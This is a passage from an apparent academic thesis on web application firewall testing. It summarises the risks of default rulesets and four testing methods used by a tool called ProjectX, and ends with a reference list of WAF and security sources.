There is an advantage when using default ruleset which is it is easy to set up. The user does not need to put an effort to learn how to write WAF rules since the rule syntax is complex. Moreover, each WAF has different rules syntax and unique implementations. One of the disadvantages is every WAF which is using the same ruleset will have the same vulnerabilities. As mentioned, Security Misconfiguration is commonly a result of using insecure default configurations. Using a default ruleset might lead to Security Misconfiguration vulnerability which is one of the most common vulnerabilities in OWASP top ten list in the past decade.

Regarding RQ3, there are 4 different WAF testing methods. *Footprinting* is a technique used for gathering information about a target. *Fuzzing* is an approach to software testing whereby the system being tested is bombarded with different input. *Bypassing* is a technique used to avoid a security mechanism implemented by the target. Lastly, *Payload execution* is a technique where a huge amount of malicious payloads is sent to the target.

Testing tools are used to find vulnerabilities on misconfigured WAF. It appears that the existing open-source tools do not offer all mentioned testing methods. This means a penetration tester or system administrator must have each tool and needs to learn how each tool works to be able to test WAF efficiently. ProjectX solves this problem by offering all the mentioned features. ProjectX is tested in the testing environment to validate its functionality and verify that the tool has fulfilled its requirements. The testing results in Section 6 shows that ProjectX has fulfilled its requirements and works excellently. Furthermore, a comparison between ProjectX and existing tools (Wafw00f, XSStrike, WAFninja) was drawn so the reader can decide if ProjectX could be a potential tool to use for testing WAF (Section 6).

References

[1] 0xInfection, "Awesome-waf," https://github.com/0xInfection/Awesome-WAF, accessed on 2020-04-22.

[2] AWS, "Aws waf, aws firewall manager,and aws shield advanced developer guide," https://docs.aws.amazon.com/waf/latest/developerguide/waf-dg.pdf, accessed on 2020-05-10.

[3] Acunetix, "What is a web application attack and how to defend against it," https://www.acunetix.com/websitesecurity/web-application-attack/, accessed: 2020-01-30.

[4] P. technologies, "Web applications vulnerabilities and threats: statistics for 2019," https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/, Feb 2020, accessed on 2020-05-2.

[5] Z. Ghanbari, Y. Rahmani, H. Ghaffarian, and M. H. Ahmadzadegan, "Comparative approach to web application firewalls," in *2015 2nd International Conference on Knowledge-Based Engineering and Innovation (KBEI)*. IEEE, 2015, pp. 808–812.

[6] V. Clincy and H. Shahriar, "Web application firewall: Network security models and configuration," in *2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC)*, vol. 1. IEEE, 2018, pp. 835–836.

[7] hackerone, "Hack for good," https://www.hackerone.com/hack-for-good, accessed on 2020-05-10.

[8] OWASP, "Owasp top ten 2010," https://wiki.owasp.org/index.php/Top_10_ 2010-Main, 2010, accessed on 2020-04-18.

[9] ——, "Owasp top ten 2013," https://wiki.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2013, 2013, accessed on 2020-04-18.

[10] ——, "Owasp top ten 2017," https://wiki.owasp.org/index.php/Category:OWASP_Top_Ten_Project, 2017, accessed on 2020-04-18.

[11] B. Wang, L. Liu, F. Li, J. Zhang, T. Chen, and Z. Zou, "Research on web application security vulnerability scanning technology," in *2019 IEEE 4th Advanced Information Technology, Electronic and Automation Control Conference (IAEAC)*, vol. 1. IEEE, 2019, pp. 1524–1528.

[12] P. S. S. Council, "Information supplement: Application reviews and web application firewalls clarified," https://www.pcisecuritystandards.org/documents/information_supplement_6.6.pdf, Oct 2008, accessed on 2020-04-19.

[13] A. Tekerek, C. Gemci, and O. F. Bay, "Development of a hybrid web application firewall to prevent web based attacks," in *2014 IEEE 8th International Conference on Application of Information and Communication Technologies (AICT)*. IEEE, 2014, pp. 1–4.

[14] B. Security, "Modsecurity reference manual," https://nature.berkeley.edu/~casterln/modsecurity/modsecurity2-apache-reference.html, 2016, accessed on 2020-04-20.

[15] O. CRS, “Making rule,” https://www.modsecurity.org/CRS/Documentation/making.html, 2015, accessed on 2020-04-20.

[16] B. Dinis and C. Serrao, “External footprinting security assessments: Combining the ptes framework with open-source tools to conduct external footprinting security assessments,” in *International Conference on Information Society (i-Society 2014)*. IEEE, 2014, pp. 313–318.

[17] J. Zhao and L. Pang, “Automated fuzz generators for high-coverage tests based on program branch predications,” in *2018 IEEE Third International Conference on Data Science in Cyberspace (DSC)*. IEEE, 2018, pp. 514–520.

[18] EnableSecurity, “Wafw00f,” https://github.com/EnableSecurity/wafw00f, accessed on 2020-04-22.

[19] stamparm, “identywaf,” https://github.com/stamparm/identYwaf, accessed on 2020-04-22.

[20] khalilbijjou, “Wafninja,” https://github.com/khalilbijjou/WAFNinja, accessed on 2020-04-22.

[21] s0md3v, “Xsstrike,” https://github.com/s0md3v/XSStrike, accessed on 2020-04-22.

[22] LandGrey, “abuse-ssl-bypass-waf,” https://github.com/LandGrey/abuse-ssl-bypass-waf, accessed on 2020-04-22.

[23] codewatch, “Bypass waf: Burp plugin to bypass some waf devices,” https://www.codewatch.org/blog/?p=408, Nov 2014, accessed on 2020-04-22.

[24] payloadbox, “Cross site scripting (xss) vulnerability payload list,” https://github.com/payloadbox/xss-payload-list, accessed on 2020-04-24.

[25] ——, “Sql injection payload list,” https://github.com/payloadbox/ sql-injection-payload-list, accessed on 2020-04-24.

[26] fuzzdb project, “Fuzzdb,” https://github.com/fuzzdb-project/fuzzdb, accessed on 2020-04-24.

[27] ethicalhack3r, “Damn vulnerable web application (dvwa),” https://github.com/ethicalhack3r/DVWA, accessed on 2020-04-28.

M